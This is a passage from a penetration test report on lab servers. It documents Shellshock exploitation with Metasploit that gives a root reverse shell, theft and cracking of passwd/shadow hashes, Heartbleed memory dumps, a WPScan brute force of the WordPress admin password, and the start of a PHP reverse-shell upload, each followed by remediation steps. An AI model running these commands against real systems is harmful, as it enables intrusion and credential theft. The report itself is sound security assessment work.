+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different
 fashion to the MIME type
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are also cu
rrent.
+ Allowed HTTP Methods: POST, OPTIONS, GET, HEAD, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ Uncommon header 'nikto-added-cve-2014-6271' found, with contents: true
+ OSVDB-112004: /cgi-bin/status: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.mitre.org/cgi-bin/cvename
.cgi?name=CVE-2014-6271).
+ OSVDB-112004: /cgi-bin/status: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.mitre.org/cgi-bin/cvename
.cgi?name=CVE-2014-6278).
+ 8345 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time:           2017-09-28 01:53:04 (GMT-4) (39 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Figure 79

Metasploit has a module that can target either CVE, *2014-6271* or *2014-6278* (they are basically the same exploit but the latter one was released because the fix for the first one was incomplete). Once the module was configured and executed, a *meterpreter* shell was gained allowing command execution

using root privileges (Figure 81). The fact that root privileges were gained instantly was another vulnerability and will be discussed later.

```
msf > search 2014-6271
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                               Disclosure Date  Rank       Description
   ----                                               ---------------  ----       -----------
   auxiliary/scanner/http/apache_mod_cgi_bash_env     2014-09-24       normal     Apache mod_cgi Bash Environment Variable Injecti
on (Shellshock) Scanner
   auxiliary/server/dhclient_bash_env                 2014-09-24       normal     DHCP Client Bash Environment Variable Code Injec
tion (Shellshock)
   exploit/linux/http/advantech_switch_bash_env_exec  2015-12-01       excellent  Advantech Switch Bash Environment Variable Code
Injection (Shellshock)
   exploit/linux/http/ipfire_bashbug_exec             2014-09-29       excellent  IPFire Bash Environment Variable Injection (Shel
lshock)
   exploit/multi/ftp/pureftpd_bash_env_exec           2014-09-24       excellent  Pure-FTPd External Authentication Bash Environme
nt Variable Code Injection (Shellshock)
   exploit/multi/http/apache_mod_cgi_bash_env_exec    2014-09-24       excellent  Apache mod_cgi Bash Environment Variable Code In
jection (Shellshock)
   exploit/multi/http/cups_bash_env_exec              2014-09-24       excellent  CUPS Filter Bash Environment Variable Code Injec
tion (Shellshock)
   exploit/osx/local/vmware_bash_function_root        2014-09-24       normal     OS X VMWare Fusion Privilege Escalation via Bash
 Environment Code Injection (Shellshock)
   exploit/unix/dhcp/bash_environment                 2014-09-24       excellent  Dhclient Bash Environment Variable Injection (Sh
ellshock)
```

Figure 80

Even though the *Metasploit* output shows the affected address being *192.168.0.234*, the module is in fact executed on the correct *192.168.0.242* host (Figure 80). The reason for showing the wrong IP address is that there's a firewall sitting between Kali and the HTTP server.

```
msf exploit(apache_mod_cgi_bash_env_exec) > set RHOST 192.168.0.242
RHOST => 192.168.0.242
msf exploit(apache_mod_cgi_bash_env_exec) > set TARGETURI /cgi-bin/status
TARGETURI => /cgi-bin/status
msf exploit(apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse TCP handler on 192.168.0.200:4444
[*] Command Stager progress - 100.60% done (837/832 bytes)
[*] Sending stage (797784 bytes) to 192.168.0.234
[*] Meterpreter session 1 opened (192.168.0.200:4444 -> 192.168.0.234:47722) at 2017-09-28 06:19:40 -0400

meterpreter >
```

Figure 81

```
meterpreter > shell
Process 25586 created.
Channel 1 created.
whoami
root
```

Figure 82

After gaining full root access, some file system exploration was done. *Meterpreter* was used to download the *passwd* & *shadow* files which contained all the usernames and password hashes (Figure 82). The files were utilised to crack the passwords of the two user accounts. This process is described in the next subsection.




Figure 83

Next, to block out any legitimate sysadmin, the root password was changed. The new password was then used to log in via SSH for proof of access.

Figure 84




Figure 85

After successfully using the 2014-6271 exploit, the second one was also used to prove that both worked (Figure 85).




Figure 86

Remediation

Shellshock allows an attacker to remotely execute code using the Unix Bash shell. It is a family of vulnerabilities with multiple attack vectors and in this case the CGI scripts, specifically the *mod_cgi* module of Apache, seemed to allow an attack against the server.

The easiest fix for the vulnerability is to update the Bash version.

Other ways to secure the web server is to disable the default CGI scripts and use *mod_security* if it's a possibility.

3.3.2 Web server running as root

Vulnerability

Once shell access was gained using the Shellshock/Shelldoor exploit, it was discovered that the default user was *root*. This is a bad thing because simply by successfully exploiting one vulnerability, an attacker could now run any command they wanted with no additional need to find ways to escalate user privileges like in the attack described in *section 3.4.5*.

Figure 87

Remediation

Any service running on ports below 1024 needs root privileges and as the Apache installation is running on port 80 it needs root access when setting it up. However, once it's set up, the default user should be changed to something like *www-data*, which was disabled on the server or the already existing non-privileged account *xweb*, which had limited privileges. A sysadmin might need to restart the service for some reason and to prevent them from having to change to a root account, the low-privilege user can be given access to run the restart command as root.

To change the user, open the */etc/apache2/envvars* file using the root account and change the two variables, *APACHE_RUN_USER* and *APACHE_RUN_GROUP*.




Figure 88




Figure 89

To give the user *xweb* the rights to restart the server, the following line needs to be added to the */etc/sudoers* file:

```
# Allow xweb to restart Apache
xweb ALL = (root) NOPASSWD: /etc/init.d/apache2 reload
```

Figure 90

3.3.3 Weak passwords

Vulnerability

After downloading the two user and password related files in the previous subsection, *unshadow* was then used to combine the files so they can be used in *John the ripper*. It took less than five minutes to crack the passwords for the two users, one of them being the root user (Figure 91).




Figure 91

```
root@kali:~/Desktop# john --wordlist=/usr/share/wordlists/rockyou.txt unshadowed
Created directory: /root/.john
Warning: detected hash type "sha512crypt", but the string is also recognized as "crypt"
Use the "--format=crypt" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Press 'q' or Ctrl-C to abort, almost any other key for status
apple            (root)
pears            (xweb)
2g 0:00:04:17 DONE (2017-09-29 01:11) 0.007774g/s 835.2p/s 838.1c/s 838.1C/s pepinos..payton08
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Figure 92

Remediation

As seen from the output, both accounts used very weak passwords and should be changed. Users should refer to the company's password policy documentation or consult Appendix H for general best practices.

3.4 WordPress Server

3.4.1 OpenSSL Heartbleed

Vulnerability

The Nmap scan showed that there was an SSL service running on port 443 and this meant it had the possibility to have the so-called *Heartbleed* vulnerability. After scanning the server using a Heartbleed vulnerability detector script in *Nmap*, a confirmation was given that it was indeed vulnerable to the attack (Figure 92).

```
root@kali:~# nmap -p 443 --script ssl-heartbleed 172.16.221.237

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-28 04:19 EDT
Nmap scan report for 172.16.221.237
Host is up (0.0014s latency).
PORT    STATE SERVICE
443/tcp open  https
| ssl-heartbleed:
|   VULNERABLE:
|   The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. It allows for s
tealing information intended to be protected by SSL/TLS encryption.
|     State: VULNERABLE
|     Risk factor: High
|       OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.0.2-beta1) of OpenSSL are affected by the
 Heartbleed bug. The bug allows for reading memory of systems protected by the vulnerable OpenSSL versions and could all
ow for disclosure of otherwise encrypted confidential information as well as the encryption keys themselves.
|
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160
|       http://www.openssl.org/news/secadv_20140407.txt
|_      http://cvedetails.com/cve/2014-0160/

Nmap done: 1 IP address (1 host up) scanned in 13.41 seconds
```

Figure 93

To exploit the weakness, Metasploit has a module called *openssl_heartbleed* which needs an IP address to be able to dump the contents of the memory (Figures 93 & 94).

```
msf > use auxiliary/scanner/ssl/openssl_heartbleed
msf auxiliary(openssl_heartbleed) > set RHOSTS 172.16.221.237
RHOSTS => 172.16.221.237
msf auxiliary(openssl_heartbleed) > set verbose true
verbose => true
msf auxiliary(openssl_heartbleed) > exploit

[*] 172.16.221.237:443    - Sending Client Hello...
[*] 172.16.221.237:443    - SSL record #1:
[*] 172.16.221.237:443    -     Type:    22
[*] 172.16.221.237:443    -     Version: 0x0301
[*] 172.16.221.237:443    -     Length:  86
[*] 172.16.221.237:443    -     Handshake #1:
[*] 172.16.221.237:443    -             Length: 82
[*] 172.16.221.237:443    -             Type:   Server Hello (2)
[*] 172.16.221.237:443    -             Server Hello Version:          0x0301
[*] 172.16.221.237:443    -             Server Hello random data:      59cc56701bd51982782afc4fc7f1c10560288dfda45a2deca168e7192f8
98118
[*] 172.16.221.237:443    -             Server Hello Session ID length: 32
[*] 172.16.221.237:443    -             Server Hello Session ID:       19ba25da81796459eb134c9054d3a3e8bcb6f98afb39bc2d7fd1a369c71
c387f
[*] 172.16.221.237:443    - SSL record #2:
[*] 172.16.221.237:443    -     Type:    22
[*] 172.16.221.237:443    -     Version: 0x0301
[*] 172.16.221.237:443    -     Length:  684
[*] 172.16.221.237:443    -     Handshake #1:
[*] 172.16.221.237:443    -             Length: 680
[*] 172.16.221.237:443    -             Type:   Certificate Data (11)
[*] 172.16.221.237:443    -             Certificates length: 677
[*] 172.16.221.237:443    -             Data length: 680
[*] 172.16.221.237:443    -             Certificate #1:
[*] 172.16.221.237:443    -                     Certificate #1: Length: 674
```

Figure 94

Figure 95

Every time the module is run, new random information was shown (Figure 95). Because of this, the chances of getting critical information is increased by the amount of times the exploit is run and it is quite trivial to create a script that would continuously run the exploit and search the output for critical keywords.




Figure 96

Remediation

The OpenSSL Heartbleed is a very common vulnerability in the popular cryptographic software library. It allows an attacker to dump random data from the server's memory and potentially expose usernames, passwords, private keys and other critical information. This data can then be used to either attack the server or possibly impersonate a legitimate user.

To fix the vulnerability, the OpenSSL installation has to be updated to the latest version (version 1.0.1g or higher). The SSL certificates should also be changed and all user accounts on the server should change their passwords.

3.4.2 Outdated files

Vulnerability

The tool *WPScan* was used to scan the WordPress installation for vulnerabilities. The scan is run with all enumeration options enabled (installation, themes, plugins and users). The output showed multiple vulnerabilities.

The core WordPress installation was significantly out of date and had 21 vulnerabilities present.

```
[!] The WordPress 'http://172.16.221.237/wordpress/readme.html' file exists exposing a version number
[+] Interesting header: SERVER: Apache/2.2.22 (Ubuntu)
[+] Interesting header: X-POWERED-BY: PHP/5.3.10-1ubuntu3.26
[+] XML-RPC Interface available under: http://172.16.221.237/wordpress/xmlrpc.php
[!] Includes directory has directory listing enabled: http://172.16.221.237/wordpress/wp-includes/

[+] WordPress version 3.3.1 (Released on 2012-01-03) identified from meta generator, readme, links opml
[!] 21 vulnerabilities identified from the version number
```

Figure 97

There was one installed plugin which was also out of date and had a vulnerability (Figure 97).

```
[+] We found 1 plugins:

[+] Name: akismet - v2.5.3
 |  Location: http://172.16.221.237/wordpress/wp-content/plugins/akismet/
 |  Readme: http://172.16.221.237/wordpress/wp-content/plugins/akismet/readme.txt
[!] The version is out of date, the latest version is 3.2
[!] Directory listing is enabled: http://172.16.221.237/wordpress/wp-content/plugins/akismet/

[!] Title: Akismet 2.5.0-3.1.4 - Unauthenticated Stored Cross-Site Scripting (XSS)
    Reference: https://wpvulndb.com/vulnerabilities/8215
    Reference: http://blog.akismet.com/2015/10/13/akismet-3-1-5-wordpress/
    Reference: https://blog.sucuri.net/2015/10/security-advisory-stored-xss-in-akismet-wordpress-plugin.html
[i] Fixed in: 3.1.5
```

Figure 98

Remediation

To fix these issues, any updates should be installed on release to the core WordPress installation. Also, if there are any updates available for the theme that's in use or for any enabled plugins, they should also be installed as soon as possible. The updates can be installed from the admin dashboard (Figure 98).




Figure 99

You can also update the themes and the plugins separately from their respective pages (Figures 99 & 100).




Figure 100

Figure 101

3.4.3 Default admin username

Vulnerability

The WPScan also revealed that the default Administrator username *admin* was still in use and it makes the CMS vulnerable to brute-force attacks (Figure 101).

```
[+] Enumerating usernames ...
[+] Identified the following 1 user/s:
    +----+-------+-------+
    | Id | Login | Name  |
    +----+-------+-------+
    | 1  | admin | admin |
    +----+-------+-------+
[!] Default first WordPress username 'admin' is still used
```

Figure 102

Remediation

The administrator should create a new admin username after the installation and then delete the old one. The recent WordPress versions require the user to create a custom username during the installation process but since the blog software is already installed and out of date, this needs to be done manually.

3.4.4 Weak admin password

Vulnerability

After finding out about the default admin username, WPScan's password brute-force option was used to try and crack the password (Figure 102).

```
root@kali:~# wpscan --url http://172.16.221.237/wordpress --wordlist ~/Desktop/r
ockyou.txt --username admin --connect-timeout 20 --request-timeout 20
_______________________________________________________________
        __          _______   _____
        \ \        / /  __ \ / ____|
         \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
          \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
           \  /\  /  | |     ____) | (__| (_| | | | |
            \/  \/   |_|    |_____/ \___|\__,_|_| |_|

       WordPress Security Scanner by the WPScan Team
                     Version 2.9.2
         Sponsored by Sucuri - https://sucuri.net
   @_WPScan_, @ethicalhack3r, @erwan_lr, pvdl, @_FireFart_
_______________________________________________________________

[i] It seems like you have not updated the database for some time.
[?] Do you want to update now? [Y]es [N]o [A]bort, default: [N]
[+] URL: http://172.16.221.237/wordpress/
[+] Started: Wed Sep 27 21:44:56 2017

[!] The WordPress 'http://172.16.221.237/wordpress/readme.html' file exists expo
sing a version number
```

Figure 103

With the chosen list it took less than 10 minutes to crack the password and successfully gain access to the administrator dashboard (Figures 103 & 104).

```
  Brute Forcing 'admin' Time: 00:08:05 <> (5711 / 14344393)  0.03%  ETA: ??:??:?
  Brute Forcing 'admin' Time: 00:08:05 <> (5716 / 14344393)  0.03%  ETA: ??:??:?
  Brute Forcing 'admin' Time: 00:08:05 <> (5719 / 14344393)  0.03%  ETA: ??:??:?
  Brute Forcing 'admin' Time: 00:08:06 <> (5721 / 14344393)  0.03%  ETA: ??:??:?
  Brute Forcing 'admin' Time: 00:08:06 <> (5722 / 14344393)  0.03%  ETA: ??:??:?
  Brute Forcing 'admin' Time: 00:08:06 <> (5723 / 14344393)  0.03%  ETA: ??:??:?
  Brute Forcing 'admin' Time: 00:08:06 <> (5727 / 14344393)  0.03%  ETA: ??:??:?
  Brute Forcing 'admin' Time: 00:08:06 <> (5736 / 14344393)  0.03%  ETA: ??:??:?
  Brute Forcing 'admin' Time: 00:08:06 <> (5738 / 14344393)  0.04%  ETA: ??:??:?
  [+] [SUCCESS] Login : admin Password : zxc123

  Brute Forcing 'admin' Time: 00:08:06 <> (5740 / 14344393)  0.04%  ETA: ??:??:?
?
  +----+-------+------+----------+
  | Id | Login | Name | Password |
  +----+-------+------+----------+
  |    | admin |      | zxc123   |
  +----+-------+------+----------+

[+] Finished: Wed Sep 27 21:53:08 2017
[+] Requests Done: 5812
[+] Memory used: 27.062 MB
[+] Elapsed time: 00:08:11
```

Figure 104




Figure 105

Remediation

For choosing a strong password, users should refer to the company's password policy documentation or consult Appendix H for general best practices. A plugin that locks a user out after a certain amount of failed logins can also be useful to have.

3.4.5 Shell access and privilege escalation

Vulnerability

After access was gained to the admin dashboard, the next step was to see if there was a way to gain some type of access to the underlying server. WordPress is a very feature-rich CMS and a user can make very complex edits to their website from inside the dashboard. The plan was to exploit this possibility and upload a reverse-shell onto the server and connect to it from our Kali machine.

First a random page was opened in the WordPress editor through the *Appearance* menu option (Figures 105 & 106).




Figure 106

Figure 107

Then a php reverse-shell available on the Kali machine was copied, modified and substituted for the current php code for the selected *archive.php* page (Figures 107 & 108). A success message confirmed that the reverse-shell was uploaded onto the web server (Figure 109).

